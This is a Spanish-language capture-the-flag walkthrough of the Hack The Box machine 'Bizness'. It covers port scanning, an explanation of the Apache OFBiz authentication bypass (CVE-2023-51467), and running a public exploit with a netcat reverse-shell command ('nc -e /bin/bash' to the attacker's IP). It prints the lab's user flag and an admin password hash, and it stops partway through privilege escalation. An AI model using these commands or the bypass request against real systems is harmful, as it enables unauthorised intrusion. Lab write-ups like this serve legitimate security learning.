

Bizness

Enumeración de red

Primero añadimos `business.htb` a `/etc/hosts` para añadir por web

```
echo "10.10.11.252 business.htb" | sudo tee -a /etc/hosts
```

Hacemos un escaneo de puertos inicial

- `-Pn` : Esta opción indica a `nmap` que no realice la detección de hosts, lo que significa que no intentará determinar si los hosts están activos antes de escanearlos. Esta opción es útil cuando se sabe que un host está activo o cuando se quiere realizar un escaneo rápido sin esperar la detección de hosts.
- `-sC` : Esta opción activa el escaneo utilizando los scripts de enumeración por defecto de `nmap`, los cuales son una serie de scripts predefinidos que realizan diversas acciones como detección de versiones de servicios, detección de vulnerabilidades comunes, entre otros.
- `-sV` : Esta opción indica a `nmap` que realice la detección de versiones de los servicios que se están ejecutando en los puertos encontrados durante el escaneo. `nmap` intentará determinar qué software y qué versiones de software están utilizando los servicios.

```
nmap -Pn -sC -sV 10.10.11.252
```

```

(root@dttkalimot)-[/home/kali/HTB/BIZNESS]
# nmap -Pn -sC -sV 10.10.11.252
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-08 13:02 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.33% done; ETC: 13:04 (0:02:06 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.15% done; ETC: 13:03 (0:00:08 remaining)
Nmap scan report for business.htb (10.10.11.252)
Host is up (0.036s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http      nginx 1.18.0
|_http-title: Did not follow redirect to https://business.htb/
|_http-server-header: nginx/1.18.0
443/tcp   open  ssl
|_ip-https-discover: ERROR: Script execution failed (use -d to debug)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
|_ssl-known-key: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg:
|_ http/1.1
|_ssl-cert: OpenSSL required to parse certificate.
|_-----BEGIN CERTIFICATE-----
|_MIIDbTCCAlWgAwIBAgIUcNuUwJFmLYEqrKfOdZhtcHum2IwwDQYJKoZIhvcNAQEL
|_BQAwRTELMAkGA1UEBhMCVUsxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoM
|_GEludGVybmV0IFdpZGdpdHMgUHR5IEEx0ZDAgFw0yMzEyMTQyMDA5MDA5MzI4
|_MTEyMDIwMDM0MFowRTELMAkGA1UEBhMCVUsxEzARBgNVBAgMClNvbWUtU3RhdGUx
|_ITAfBgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEEx0ZDCCASiWdQYJKoZIhvcN
|_AQEBBQADggEPADCCAQoCggEBBAK402guKkSjwv8sruMD3DiDi1FoappVwDJ86afPZ
|_XUCwlhtZD/9gPeXuRIy66QKNSzv8H7cGfzEL8peDF9YhmwvYc+IESuemPscZSlbr
|_tSdWXVjn4kMRlah/2PnnWZ/Rc7I237V36lbsavjkY6SgBK8EPU3mAdHNdIBqB+XH
|_ME/G3uP/U0tuhU1AAd7jiDktv8+c82EQx21/RPhuuZv7HA3pYdtkUja64bSu/kG
|_7FOWPxKTVyxxcWd002GRxs+VLce+q8tQ7hRqAQI5vWU6Ht3K82oftVPMZfT4BAp
|_4P4vhXvvcyhrjgjjzGPH4QdDmyFkL3B4ljJfZrbXo4jXqp4kCAwEAaANTMFEwHQYD
|_VR00BBYEFKXr9HwWqLMEFnr6keuCa8Fm7JOpMB8GA1UdIwQYMBaAFKXr9HwWqLME
|_Fnr6keuCa8Fm7JOpMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
|_AFruPmKZwggy7XRwDF6EJTNNe9wAC7SZrTPC1gAaNZ+3BI5RzUa0kELU0f+YBIci
|_lSvcZde+dw+5aidyo5L9j3d8HAFqa/DP+xAf8Jya0LB2rIg/dSoFt0szla1jQ+ff
|_6zMNMNseYhCFjHdxfrGhUwYWXEpc7kT7hL9zYy5Gbmd37oLYZAFQv+HNfjHnE+2
|_/gTR+RwkAf81U3b7CzL39VJhMu3eRkI3Kq8LiZYofXr99A4oefKg1xiN3vKEtou/
|_c1zAVUdnau5FQSAbwjDg0XqRrs1otS0YQhyMw/3D8X+f/vPDN9rFG8l9Q5wZLmCa
|_zj1Tly1wsPCYAq9u570e22U=
|_-----END CERTIFICATE-----
|_tls-alpn:
|_ http/1.1
|_http-server-header: nginx/1.18.0
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```


Vemos abiertos los puertos:

22 que corresponde a SSH

80 que corresponde al servicio http un servidor de nginx en este caso

443 que es el puerto de https


Aquí vemos la página web en el navegador



Ahora nos disponemos a hacer búsqueda de directorios. Con dirsearch escanearemos el sitio web en busca de directorios y archivos ocultos

```
dirsearch -u https://bizness.htb -e*
```

Entramos en la url que nos aparece en el dirsearch y nos llevará a una página de login de Apache OFBiz (Apache Open For Business)



Investigación e identificación de vulnerabilidades

- Ahora investigamos un poco sobre las vulnerabilidades/CVE/Exploits de Apache OFBiz. Afortunadamente, tenemos **CVE-2023-51467** . Afirma: " *La vulnerabilidad permite a los atacantes eludir los procesos de autenticación, permitiéndoles ejecutar código arbitrario de forma remota* ".
- Referencia: <https://nvd.nist.gov/vuln/detail/CVE-2023-51467>

CVE-2023-51467: Análisis

- Según el [informe de análisis de protección contra amenazas de Qualys](#), Apache OFBiz es un conjunto de aplicaciones empresariales que se puede utilizar en cualquier industria. El marco basado en Java permite a los desarrolladores ampliar o mejorar rápidamente un diseño típico para proporcionar nuevas funciones.
- La vulnerabilidad existe en la funcionalidad de inicio de sesión. Apache eliminó el código XML RPC de la aplicación para parchear la vulnerabilidad. Analizar el archivo `LoginWorker.java` ayuda a comprender el flujo de datos dentro de las distintas funciones y comprobaciones durante el proceso de autenticación.
- Surgen dos casos posibles para explotar la vulnerabilidad:
 1. Mantener **vacíos los parámetros NOMBRE DE USUARIO Y CONTRASEÑA**
 2. Los **parámetros NOMBRE DE USUARIO Y CONTRASEÑA se mantienen vacíos**, sin embargo, se agrega un parámetro adicional `**requirePasswordChange=Y` en la URL.**

1. Mantener vacíos los parámetros NOMBRE DE USUARIO Y CONTRASEÑA

- Cuando el nombre de usuario y la contraseña se pasan a la función `**iniciar sesión**`, devuelve `requirePasswordChange` (ya que el nombre de usuario y la contraseña están vacíos) pero `requirePasswordChange` está establecido en `Y`
- Ahora la solicitud se envía a la función `checkLogin`, que se omite porque **Nombre de usuario == nulo y Contraseña == nulo** (devuelve falso aunque los parámetros estuvieran vacíos).

La razón real se debe a que `requirePasswordChange` devuelve falso, la función `"error".equals(login(solicitud, respuesta))` también devuelve falso.

- En consecuencia, esto hace que la función `checkLogin` devuelva el éxito, lo que permite omitir la autenticación.

2. Proporcionar NOMBRE DE USUARIO Y CONTRASEÑA aleatorios (no válidos)

- El nombre de usuario y la contraseña no se mantuvieron vacíos y el parámetro `requirePasswordChange=Y` se incluye en el URI.
- La función de inicio de sesión devolvió `requirePasswordChange` debido a `requirePasswordChange=Y`. Este valor se pasa además a la función `checkLogin`.
- El `"error".equals(login(solicitud, respuesta))` se mantuvo como falso debido al valor de retorno proporcionado por la función de inicio de sesión, que era `requirePasswordChange` (como el caso anterior)

Conclusión:

El parámetro `requirePasswordChange=Y` permite omitir la autenticación.


```
python3 exploit.py - URL https://business.htb/ - cmd 'nc -e /bin/bash 10.10.14.60 1337'`
```

```
(root@dttkalimot)-[/home/kali/HTB/BIZNESS]
# git clone https://github.com/jakabakos/apache-ofbiz-authentication-bypass.git
Cloning into 'Apache-OFBiz-Authentication-Bypass' ...
remote: Enumerating objects: 19, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 19 (delta 3), reused 7 (delta 1), pack-reused 5
Receiving objects: 100% (19/19), 51.44 MiB | 2.17 MiB/s, done.
Resolving deltas: 100% (3/3), done.

(root@dttkalimot)-[/home/kali/HTB/BIZNESS]
# python3 exploit.py --url https://business.htb --cmd 'nc -e /bin/bash 10.10.14.127 8888'
python3: can't open file '/home/kali/HTB/BIZNESS/exploit.py': [Errno 2] No such file or directory


(root@dttkalimot)-[/home/kali/HTB/BIZNESS]
# cd Apache-OFBiz-Authentication-Bypass

(root@dttkalimot)-[/home/kali/HTB/BIZNESS/Apache-OFBiz-Authentication-Bypass]
# python3 exploit.py --url https://business.htb --cmd 'nc -e /bin/bash 10.10.14.127 8888'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

(root@dttkalimot)-[/home/kali/HTB/BIZNESS/Apache-OFBiz-Authentication-Bypass]
# _
```

Ejecutamos el oyente netcat con el comando:


```
nc -lvnp 8888
```



The screenshot shows a Kali Linux terminal window titled "dtt kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox". The terminal displays the following commands and output:

```
(kali@dttkalimot)-[~]
$ sudo su
[sudo] password for kali:
(root@dttkalimot)-[/home/kali]
# nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.252] 44304
```

Ahora tenemos la shell inversa en nuestra máquina. Buscamos el archivo user.txt que esta en la ubicación `/home/ofbiz`




```
dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo]
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@dttkalimot: /home
File Actions Edit View Help
root@dttkalimot: /home
cd ..
ls
ofbiz
cat user.txt
ce
cd
ls
File System
user.txt
ls
user.txt
cat user.txt
9e46d57ed392edafc0617b32e26fe17c
```

La user flag es:9e46d57ed392edafc0617b32e26fe17c

Escalada de privilegios

En la siguiente ruta encontramos un archivo interesante



```
pwd
/opt/ofbiz/runtime/data/derby/ofbiz/seg0
—
```



```

cd templates
ls
AdminNewTenantData-Derby.xml
AdminNewTenantData-MySQL.xml
AdminNewTenantData-Oracle.xml
AdminNewTenantData-PostgreSQL.xml
AdminUserLoginData.xml
build.gradle
CommonScreens.xml
controller.xml
DemoData.xml
document.xml
entitymodel.xml
Forms.xml
HELP.xml
index.jsp
Menus.xml
ofbiz-component.xml
README.txt
Screens.xml
SecurityGroupDemoData.xml
SecurityPermissionSeedData.xml
services.xml
Tests.xml
TypeData.xml
UiLabels.xml
web.xml
pwd
/opt/ofbiz/framework/resources/templates
—

```

Tenemos la contraseña pero necesitamos la SALT para crackearlo

```

→
<entity-engine-xml>
  <UserLogin userLoginId="@userLoginId@" currentPassword="{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a" requirePa
sswordChange="Y" />
  <UserLoginSecurityGroup groupId="SUPER" userLoginId="@userLoginId@" fromDate="2001-01-01 12:00:00.0" />
</entity-engine-xml>
pwd
/opt/ofbiz/framework/resources/templates

```


Encontré algunos directorios y después de mucho trabajo manual obtuve información interesante en uno de los directorios.

```

README_DO_NOT_TOUCH_FILES.txt
pwd
/opt/ofbiz/runtime/data/derby/ofbiz/seg0
grep -arin -o -E '(\w+\W+){0,5}password(\W+\w+){0,5}' .
./c6010.dat:2:generalmail.smtp.auth.passwordSMTP Auth password setting
./c6850.dat:15:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:16:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:17:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:18:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:20:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:21:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:23:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla/5
./c6850.dat:24:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:25:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:27:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:28:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:29:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
./c6850.dat:30:htb/webtools/control/xmlrpc;/?USERNAME=&PASSWORD=s&requirePasswordChange=Y@HFMozilla
